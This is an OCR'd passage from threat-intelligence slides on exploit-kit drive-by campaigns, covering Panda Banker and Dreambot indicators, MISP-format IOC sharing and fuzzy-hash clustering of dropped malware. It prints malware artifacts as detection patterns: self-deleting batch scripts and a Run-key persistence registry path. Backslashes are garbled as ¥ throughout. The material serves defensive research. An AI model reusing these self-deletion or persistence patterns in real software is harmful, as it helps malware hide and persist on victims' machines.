+91234ms   Name:   jfghdug_ooetvtgk
           Value:  TRUE
```

Panda Banker

Dreambot


.bat file to create and run

```
@echo off
:d
del /F /Q "%TEMP%¥{filename}“
if exist "%TEMP%¥{filename}" goto
d
del /F "%TEMP%¥upd[a-z0-
9]{8}.bat"
```

```
:[0-9]{8}
if not exist %1 goto [0-9]{10}
cmd /C ¥"%1 %2¥"
if errorlevel 1 goto [0-9]{8}
:[0-9]{10}
del %0"
```

Sharing IOC

- Distributing in misp format
  - https://github.com/nao-sec/ioc




```
{
  "deleted": false,
  "event_id": "14",
  "object_relation": null,
  "type": "regkey|value",
  "sharing_group_id": "0",
  "uuid": "5a362f2c-62ec-4b09-8afc-4083c0a8010a",
  "ShadowAttribute": [],
  "disable_correlation": false,
  "category": "Persistence mechanism",
  "id": "460",
  "comment": "cmutsitf",
  "to_ids": false,
  "timestamp": "1513500460",
  "object_id": "0",
  "distribution": "3",
  "value":
    "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run|%APPDATA%\\MICROS~1\\[a-zA-Z0-1\\-_]{8}\\[a-zA-Z0-1\\-_]{8}.exe"
},
```

Reduction of investigation man-hours by binary similarity of malware

- Experiment with the following hash algorithm
  - imphash
  - ssdeep
  - sdhash
  - impfuzzy
  - TLSH
- impfuzzy and tlsh showed similarity to some extent in the case of the same family
  - use impfuzzy


malware drop by Seamless

- It belonged to the same family but it was classified into multiple clusters
  - 224 → 9 clusters
- When the dropping date is close, the similarity is high
  - The characteristics of the packer are similar



malware drop by Rulan

- Because there are many families there is no coherence as Seamless
- 453 → 28 clusters
- Sometimes there is no similarity
- When the dropping date is close, the similarity is high



Summary

- **DbD attack continued to decline in 2016**
  - Large-scale attack campaign changes since April
    - Stop pseudo-Darkleech's activity
    - EITest changes to Technical Support Scam

- **Overwhelming proportion of RIG Exploit Kit in 2017**
  - Stable use for many attack campaigns throughout the year

- **Change in attack campaign**
  - Many attack campaigns are Malvertising
  - Also attack campaign targeting Japan

Summary

- The hash of the malware used in EK is changed irregularly
- The malware family is fixed to some extent for each campaign
- Since the attacker's resources are limited, the communication destination does not change compared with the hash
- Behavior-based IOC is valid for a long time
- Using the binary similarity, it was possible to classify the same family to some extent

Any Questions?